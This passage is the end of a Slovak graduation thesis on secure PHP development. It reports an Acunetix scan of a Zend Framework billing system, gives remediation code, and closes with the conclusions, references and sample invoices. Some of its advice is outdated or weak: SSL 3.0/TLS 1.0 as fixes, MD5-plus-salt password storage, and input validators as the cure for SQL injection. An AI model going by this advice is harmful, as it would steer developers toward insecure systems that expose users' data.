
Po ukončení vývoja aplikácie a overení funkčnosti je vhodné otestovať aplikáciu na bezpečnostné nedostatky nejakým sofistikovaným nástrojom ktorý simuluje automatizované útoky a poskytuje reporty o všetkých zraniteľných oblastiach.

My sme sa rozhodli vzhľadom k dobrej užívateľskej podpore a user-friendly prostrediu použiť program ACUNETIX ktorý sme popísali v časti 2.7.1 tejto práce.

Nakoľko k vyvýjanej aplikácii bude mať prístup len malá skupina ľudí bolo dôležité preveriť a zabezpečiť overovanie indentity managera.

5.3.1 Výsledok kontroly

Kontrola programom ACUNETIX cez HTTP protokol port 80 po 2 hodinách odhalila 1 závažnú, 1 vážnu, 3 menej vážne a 1 informačnú hrozbu ktoré si teraz popíšeme a navrhneme postup ich odstránenia.



Obr. 18. Výsledok kontroly

5.3.2 SSL 2.0 deprecated protocol

Vzdialenej správy šifruje prevádzky pomocou starej zastarané protokolu sa známymi slabinami. Útočník môže byť schopný využívať tieto záležitosti na man-in-the-middle útoky, alebo dešifrovať komunikáciu medzi službou a klientom.

Riešenie je zakázať SSL 2.0 a použiť protokol SSL 3.0 alebo TLS 1.0.

5.3.3 Chyba SQL Injection

V štyroch vstupných poliach formulára pre zmenu informácií o užívateľoch (/Customer/update/customer/) boli nájdené SQL injection zraniteľnosti vstupných polí a to : email, town, street a telephone number. Ak by bola táto aplikácia určená väčšiemu množstvu neoverených užívateľov boli by tieto vstupné dáta vážnou bezpečnostnou hrozbou aplikácie.

V týchto poliach bola použitá nedostatočná kontrola vstupných hodnôt a to validačnou knižnicou Zend frameworku notEmpty. To by v prípade verejného nasadenia umožňovalo vkladať príkazy SQL injection.

Riešením je zmeniť riadky 4 na uvedených kódoch na príslušný spôsob validácie.

Pôvodný kód bol `->addValidator('notEmpty', true, array('messages'=>'Value is required'))`

Vstupné pole email

```
1   $email = $this->createElement('text','email');
2       $email->setLabel('E-mail ')
3           ->setRequired(true)
4           ->addValidator('EmailAddress', true, array('messages'=>'Value is required'))
5           ->setOptions(array('class'=>'master'))
6           ->setDecorators($this->elementDecorators);
```

Vstupné pole town

```
1   $town = $this->createElement('text','town');
2       $town->setLabel('Town')
3           ->setRequired(true)
4           ->addValidator('Alpha', false, array('allowWhiteSpace' => true))
5           ->setOptions(array('class'=>'master'))
6           ->setDecorators($this->elementDecorators);
```

Vstupné pole street

```
1   $street = $this->createElement('text','street');
2       $street->setLabel('Street ')
3           ->setRequired(true)
4           ->addValidator('Alpha', false, array('allowWhiteSpace' => true))
5           ->setOptions(array('class'=>'master'))
```

```
6               ->setDecorators($this->elementDecorators);
```

Vstupné pole telephoneNumber

```
1   $telephoneNumber = $this->createElement('text','telephoneNumber');
2         $telephoneNumber->setLabel('Telephone ')
3                   ->setRequired(true)
4                   ->addValidator('digits', false, array('allowWhiteSpace' => true))
5                   ->setOptions(array('class'=>'master'))
6                   ->setDecorators($this->elementDecorators);
```

5.3.4 Apache Mod SSL chyba pretečenia vyrovnávacej pamäte

Chyba buffer overflow bola hlásená v Apache modul mod_ssl. Tento problém by mal s najväčšou pravdepodobnosťou odmietnutie služby, ale ako trigger by mohol teoreticky umožniť spustenie ľubovoľného kódu.

Riešenie je upgradovať mod_ssl na apache servri na verziu 2.8.17 a vyššiu.

5.3.5 Apache Mod SSL chyba log funkcie formátu reťazca

Zraniteľnosť formátu reťazca bola nájdená v mod_ssl verziiách starších ako 2.8.19. Úspešné využitie tento problému by s najväčšou pravdepodobnosťou mohol útočníkovi umožniť spustenie ľubovoľného kódu na napadnutom počítači.

Riešenie je upgradovať mod_ssl na apache servri na verziu 2.8.19 a vyššiu.

5.3.6 Prístup k adresárom

Všetky adresáre ktoré by mohli obsahovať citlivé údaje by mali byť chránené proti náhodnému alebo cielenému prehliadaniu. Jednoduchým spôsobom je použiť súbor .htaccess.

```
1   <files>
2     order deny,allow
3     deny from all
4   </files>
```

5.3.7 Chyba autocomplete input

Keď je doposiaľ nezadávané meno a heslo zadané do formulára, prehliadač sa spýta, či heslo by malo byť uložené. Pri nasledujúcej návšteve webstránky a zobrazení formulára, sú meno a heslo automaticky vyplnené. Útočník s miestnym prístupom môže získať heslo z cache prehliadača.

Heslo Autocomplete by mal byť v citlivých aplikáciách zakázané. Ak chceme zakázať automatické dokončovanie, môžete použiť vo formulári kód podobný tomuto:

```
<INPUT TYPE="password" AUTOCOMPLETE="off">
```

6 SÚHRN

Úspešne sme ukončili vývoj fakturačného systému ktorý ma za úlohu spracovávať a evidovat fakturačné informácie na základe správ externých aplikácií. Na vytvorenom systéme je zreteľné, že pred samotnou realizáciou aplikácie je jej navrhnutie v jazyku UML veľmi prospešné. Získaným prehľadom o jednotlivých triedach a životnom cykle aplikácie ako aj pohľade na databázovú štruktúru sme zároveň vypracovali základnú dokumentáciu systému. Ak by bolo potrebné v budúcnosti aplikáciu nejakým spôsobom rozšíriť, alebo riešiť vzniknuté nedostatky budeme mať k dispozícii ucelený pohľad na aplikáciu.

Návrh v jazku UML pozostáva z:

1. definície funkčných a nefunkčných požiadaviek
2. diagramu prípadu použitia a konkrétnych scenárov
3. analityckého diagramu tried
4. realizácie sekvenčného diagramu prijatia správy (GetMessage)
5. realizácie sekvenčného diagramu administrátora (GUI)
6. databázovej štruktúry

Navrhnutý systém v jazyku UML je následne implementovaný v jazyku PHP s pomocou ZEND Frameworku do výslednej aplikácie. Jednotlivé triedy sú uložene v priečinku library ako samostatné súbory.

V administrácii billing systému je možné spravovať zaevidované faktúry zákazníkov externých aplikácií. Administrácia faktúr obsahuje nasledovné časti:

1. prehľad zákazníkov
2. prehľad faktúr
3. prehľad produktov
4. editácia údajov zákazníka
5. udeľovanie zliav na vystavené položky
6. stopnutie uhradenej faktúry

Systém splňuje väčšinu bezpečnostných požiadaviek popísaných v teoretickej časti. Práca s databázou je riešená prostredníctom Zend Frameworku, vďaka ktorému sú ošetrené viaceré bezpečnostné nedostatky ako napríklad:

- MD5 + salt na heslá uložené v databáze;
- pseudo-náhodnými hodnotami ktoré sú generované vo formulároch proti CSRF útokom;
- timeout of the token validity to improve the security of the login system;
- regeneráciou session ID pre znemožnenie možnosti session fixation útokov;
- presmerovanie na 403 Forbidden stránku ako prevencia CSRF útokov;
- Zend_DB pre ošetrenie samostatných apostrofou pridávaní lomítok ako ochrana proti útokom SQL Injection;

ZÁVĚR

Cieľom tejto diplomovej práce bolo popísať základy bezpečného písania aplikácii v jazyku PHP a návrh vzorovej aplikácie v jazyku UML.

Snažil som sa popísať všetky podstatné bezpečnostné riziká, ktoré sa v súčasnosti v tejto oblasti vyskytujú. Táto práca nepojednáva detailne o jednotlivých bezpečnostných problémoch, ale verím, že môže byť dobrým sprievodcom pre začínajúceho programátora. Aby čitateľ získal ucelený pohľad na problematiku vývoja softwaru, boli do tejto práce zahrnuté aj základy vývoja v UML. Takýto návrh systému v jazyku UML je veľmi dôležitý a šetrí náklady spojené s vývojom.

Práca obsahuje praktickú časť v ktorej som sa zameral na vývoj fakturačného systému od úplneho počiatku. Vývoj zahrňuje návrh v jazyku UML, tvorbu databázovej štruktúry a samotnú implementáciu v jazyku PHP. Všetky diagramy UML ako aj zdrojové súbory aplikácie sú priložené v elektronickej podobe.

ZÁVĚR V ANGLIČTINĚ

The goal of this graduation thesis was to describe the basics of developing secure applications in PHP language and designing the model application in UML.

I tried to describe all significant security risks that currently exist in this area. This work does not deal in detail on various security issues, but I believe that this may be a good guide for the novice programmer. To obtain the reader a comprehensive view on the issue of software development, this work included the basics development foundations in UML. This system design in UML is very important and saves costs associated with the development.

The work includes a practical part in which I focused on the development of billing system at the very outset. The development includes the model design the UML, the creation of database structure and actual implementation in PHP language. All UML diagrams as well as the application source files are attached in electronic form.

SEZNAM POUŽITÉ LITERATURY

[1] KOFLER, M, ÖGGL, B - PHP 5 a MySQL 5. 1. vyd. Praha: Computer Press, 2007. 608 s. ISBN 978-80-251-1813-9.

[2] KOLEKTÍV autorov, PHP 6, MySQL, Apache - Vytvářímе webové aplikace. 1. vyd. Praha: Computer Press, 2009. 816 S. ISBN 9788025127674.

[3] LAVIN, P, PHP objektově orientované - koncepty, techniky a kód. 1. vyd. Praha: GRADA, 2009. 211 S. ISBN 9788024721378.

[4] OWASP Testing Guide V3. [internet] 2010 [3. 3. 2010]

< http://www.owasp.org/index.php/OWASP_Testing_Guide_v3>.

[5] GUTMANS, A, BAKKEN S, RETHANS, D - Mistrovství v PHP 5. 1. vyd. Praha: Computer Press, 2007. 656 s. ISBN 978-80-251-1519-0.

[6] Dokumentácia Zend Framework [online]. c2010 [cit. 2010-04-03]. Dostupný z WWW: < http://zendframework.com/manual>.

[7] HOWARD, M, LEBLANC, D - Bezpečný kód. 1. vyd. Praha: Computer Press, 2008. 888 s. ISBN 978-80-251-2050-7.

[8] KEOGH, J, GIANNINI, M - OOP bez předchozích znalostí. 1. vyd. Praha: Computer Press, 2006. 224 s. ISBN 80-251-0973-9.

[9] DELLWIG, I, DELLWIG, E - JavaScript. 1. vyd. Praha: GRADA, 2003. 280 s. ISBN 80-247-0298-3.

[10] SUERING, S., CONVERSE, T., PARK, J. *PHP 6 and MySQL 6 bible*. Indianapolis, IN : Wiley Pub., Inc., 2009. 841 s. ISBN 978-0-470-38450-3.

[11] NARAMORE, Elizabeth, et al. *Beginning PHP6, Apache, MySQL® Web Development*. Indianapolis, IN : Wiley Pub., Inc., 2009. 838 s. ISBN 978-0-470-39114-3.

[12] ARLOW J, NEUSTADT I – UML2 a unifikovaný proces vývoje aplikací. 1. vyd. Praha: Computer Press, 2007. 567 s. ISBN 978-80-251-1503-9.

[13] MCCLURE S, SHAS S, SHAS S – Web hacking útoky a obrana. 1. vyd. Praha: Computer Press, 2003. 448 s. ISBN 80-86497-53-4.

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

Obr. č. – Obrázok číslo

Tab. č. – Tabuľka číslo

DOM (Document Object Model) - Spôsob prístupu k XML alebo HTML dokumentu, každá entita v dokumente je reprezentovaná jedným uzlom v stromovej štruktúre.

GUI (Grafic User Interface) – grafické používateľské rozhranie

HTML (HyperText Markup Language) - Značkovací jazyk pre hypertext.

HTTP – (Hypertext Transfer Protocol) - internetový protokol určený pôvodne pre výmenu hypertextových dokumentov vo formáte HTML.

AJAX (Asynchronous JavaScript and XML) - Je všeobecné označenie pre technológie vývoja interaktívnych webových aplikácii, ktoré menia obsah svojich stránok bez nutnosti ich znovunačítania.

Java - objektovo orientovaný programovací jazyk, ktorý vyvinula firma Sun Microsystems.

PDF - Portable Document Format je súborový formát, ktorý vyvinula firma Adobe na ukladanie dokumentov nezávisle na softvéri a hardvéri, na ktorom boli vytvorené.

MVC (Model-View-Controler) - Architektonický návrhový vzor oddeľujúci dáta, prezentáciu a biznis logiku.

W3C (World Wide Web Consortium) - Konzorcium, ktoré vyvíja spolupracujúce technológie, špecifikácie, príručky, softvér a nástroje, ktoré vedú k zlepšovaniu internetu.

XML (eXtensible Markup Language) - veľmi jednoduchý a flexibilný značkovací jazyk.


XML Schema - Jazyk vyvíjaný W3C konzorciom na popis štruktúry XML dokumentov.

SEZNAM OBRÁZKŮ


SEZNAM TABULEK

SEZNAM PŘÍLOH


PŘÍLOHA P I: PRÍPAD POUŽITIA




PŘÍLOHA P II: SEKVENČNÝ DIAGRAM AUTOMATICKÝ BILLING



PŘÍLOHA P III: SEKVENČNÝ DIAGRAM GET MESSAGE



PŘÍLOHA P IV: SEKVENČNÝ DIAGRAM GET MESSAGE



PŘÍLOHA P V: VZOROVÁ FAKTÚRA V PDF FORMÁTE

BUSINESS DEVELOPMENT AGENCY s.r.o.

Faktúra č. 1005151

DODÁVATEĽ:		FAKTURAČNÁ ADRESA:
Business development agency Šoltesovej 1723/1 Trenčín 911 01 Slovenská republika	 IČO: 35795662 DIČ: 2020280306 IČ DPH: SK2020280306	Nápoj a.s. Alojz Šlahačka Nábrežná 23 Trenčín 91101 Slovenská republika
Tel: Fax: e-mail:	+421 2 322 322 32 +421 2 324 872 22 hotline@businessagency.sk	
Číslo účtu: Variabilný symbol: Číslo dokladu:	2622007855/1100 1005151 1005151	ODBERATEĽ:
Dátum vystavenia: Dátum dodania: Dátum splatnosti:	15.05.2010 15.05.2010 30.05.2010	Nápoj a.s. - Alojz Šlahačka Švermova 21 Trenčín 91101 Slovenská republika

P.č.	Popis	Za obdobie	Cena za MJ	MJ	Počet	Spolu bez DPH	%DPH	Spolu s DPH
1.	Merkur.sk basic	15.05.2010 - 15.08.2010	21.01	mes.	3	63.03	19	75

K úhrade ..... 75 EUR

PŘÍLOHA P VI: VZOROVÝ DOBROPIS V PDF FORMÁTE

BUSINESS DEVELOPMENT AGENCY s.r.o.

Faktúra č. 1005151

DODÁVATEĽ:		FAKTURAČNÁ ADRESA:
Business development agency Šoltesovej 1723/1 Trenčín 911 01 Slovenská republika	IČO: 35795662 DIČ: 2020280306 IČ DPH: SK2020280306	Nápoj a.s. Alojz Šlahačka Nábrežná 23 Trenčín 91101 Slovenská republika
Tel: Fax: e-mail:	+421 2 322 322 32 +421 2 324 872 22 hotline@businessagency.sk	
Číslo účtu: Variabilný symbol: Číslo dokladu:	2622007855/1100 1005151 1005151	ODBERATEĽ:
Dátum vystavenia: Dátum dodania: Dátum splatnosti:	15.05.2010 15.05.2010 30.05.2010	Nápoj a.s. - Alojz Šlahačka Švermova 21 Trenčín 91101 Slovenská republika

P.č.	Popis	Za obdobie	Cena za MJ	MJ	Počet	Spolu bez DPH	%DPH	Spolu s DPH
1.	Merkur.sk basic	15.05.2010 - 15.08.2010	21.01	mes.	3	63.03	19	75

K úhrade ..... 75 EUR